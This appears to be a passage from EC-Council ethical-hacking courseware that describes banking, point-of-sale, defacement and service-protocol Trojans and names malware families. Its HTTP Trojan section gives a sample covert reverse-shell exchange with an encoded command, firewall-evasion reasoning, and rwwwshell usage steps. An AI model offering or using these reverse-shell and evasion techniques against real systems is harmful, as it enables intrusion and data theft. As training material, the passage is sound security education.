All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.11: Screenshot of Dreambot E-Banking Trojan – keylog data

Some additional e-banking Trojans are as follows:

- Emotet
- Panda Banker
- Ramnit
- ZeuS
- Dridex
- UrlZone Banker

Point-of-Sale Trojans

As the name indicates, point-of-sale (POS) Trojans are a type of financial fraudulent malware that target POS and payment equipment such as credit card/debit card readers. Attackers use POS Trojans to compromise such POS equipment and grab sensitive information regarding credit cards, such as credit card number, holder name, and CVV number. Since POS plays a critical role in the retail industry, these Trojans will have a greater impact on retail businesses and retail customers. The magnetic stripe on a credit card consists of two tracks, namely called TRACK1 and TRACK2. These are critical for completing the transaction using a POS device. Track1 and Track2 comprise critical information related to the credit card. Once a POS Trojan

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

affects and compromises a POS device, it attempts to grab the TRACK1 and TRACK2 information of the card that is inserted in the device. Once the attacker acquires this information, he/she gets full control of the card and can easily perform financial fraud.

- **GlitchPOS**

  It is popularly known as GlitchPOS.A. GlitchPOS is a fake cat game that is embedded in malware and not displayed at the time of execution. It is a Trojan that masquerades as a cat game. When any victim installs the cat game, the Trojan will be executed in the background. GlitchPOS is used by attackers to grab the credit card information of the victim. GlitchPOS has become the most notorious financial Trojan, and its adverse effects have spread across the globe. To steal the credit card information, this Trojan searches for the Track1 and Track2 details in the memory pages of devices.




Figure 7.12: Screenshot of GlitchPOS Trojan

Some additional POS Trojans are as follows:

- LockPOS
- BlackPOS
- FastPOS
- PunkeyPOS
- CenterPOS
- MalumPOS

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Defacement Trojans

Defacement Trojans, once spread over the system, can destroy or change the entire content of a database. However, they are more dangerous when attackers target websites, as they physically change the underlying HTML format, resulting in the modification of content. In addition, significant losses may be incurred due to the defacement of e-business targets by Trojans.

Resource editors allow one to view, edit, extract, and replace strings, bitmaps, logos, and icons from any Windows program. They allow viewing and editing of nearly any aspect of a compiled Windows program, from menus to dialog boxes and icons, etc. They employ user-styled custom applications (UCAs) to deface Windows applications.




Figure 7.13: Screenshot showing defaced calc.exe application

- **Restorator**

  Source: *http://www.bome.com*

  Restorator is a utility for editing Windows resources in applications and their components (e.g., files with .exe, .dll, .res, .rc, and .dcr extensions). It allows you to change, add, or remove resources such as text, images, icons, sounds, videos, versions, dialogs, and menus in nearly all programs. Using this tool, one can achieve translation/localization, customization, design improvement, and development.

  Features:

  - Translate existing applications (localization)
  - Customize the look and feel of programs
  - Replace logos and icons (branding)
  - Enhance control over resource files in the software development process
  - Hack into the inner workings of applications on the computer

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.14: Screenshot showing Restorator 2007 settings

Service Protocol Trojans

These Trojans can take advantage of vulnerable service protocols such as VNC, HTTP/HTTPS, and ICMP, to attack the victim's machine.

- **VNC Trojans**

  A VNC Trojan starts a VNC server daemon in the infected system (victim), whereby the attacker connects to the victim using any VNC viewer. Since the VNC program is considered a utility, this Trojan will be difficult to detect using antivirus software. Well-known financial malware such as Dridex, Neverquest, and Gozi employ a hidden virtual network computing (HVNC) module, which allows attackers to gain user-grade access to an infected PC.




Figure 7.15: Working of VNC Trojan

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **HTTP/HTTPS Trojans**

  HTTP/HTTPS Trojans can bypass any firewall and work in reverse, as opposed to a straight HTTP tunnel. They use web-based interfaces and port 80. The execution of these Trojans takes place on the internal host and spawns a child program at a predetermined time. The child program is a user to the firewall; hence, the firewall allows the program to access the Internet. However, this child program executes a local shell, connects to the webserver that the attacker owns on the Internet through an apparently legitimate HTTP request, and sends it a ready signal. The apparently legitimate answer from the attacker's web server is, in fact, a series of commands that the child can execute on the machine's local shell. The attacker converts all the traffic into a Base64-like structure and gives it as a value for a cgi-string to avoid detection.

  The following is an example of a connection:

  Slave: `GET/cgi-bin/order?`
  `M5mAejTgZdgYOdgIO0BqFfVYTgjFLdgxEdblHe7krj HTTP/1.0`

  Master replies with: `g5mAlfbknz`

  The GET of the internal host (SLAVE) is the command prompt of the shell; the answer is an encoded "`ls`" command from the attacker on the external server (MASTER). The SLAVE tries to connect to the MASTER daily at a specified time. If necessary, the child is spawned if the shell hangs; the attacker can check and fix it the next day. If the administrator sees connections to the attacker's server and connects it to his/her server, he/she just sees a broken web server because there is a token (password) in the encoded cgi GET request. Support for WWW proxies (e.g., Squid, a fully featured web proxy cache) is available. The program masks its name in the process listing. The programs are reasonably small; the master and slave programs consist of only 260 lines per file. Usage is easy: edit rwwwshell.pl for the correct values, execute "rwwwshell.pl slave" on the SLAVE, and run "rwwwshell.pl" on the MASTER just before the slave tries to connect.




Figure 7.16: Working of HTTP Trojan

- **SHTTPD**

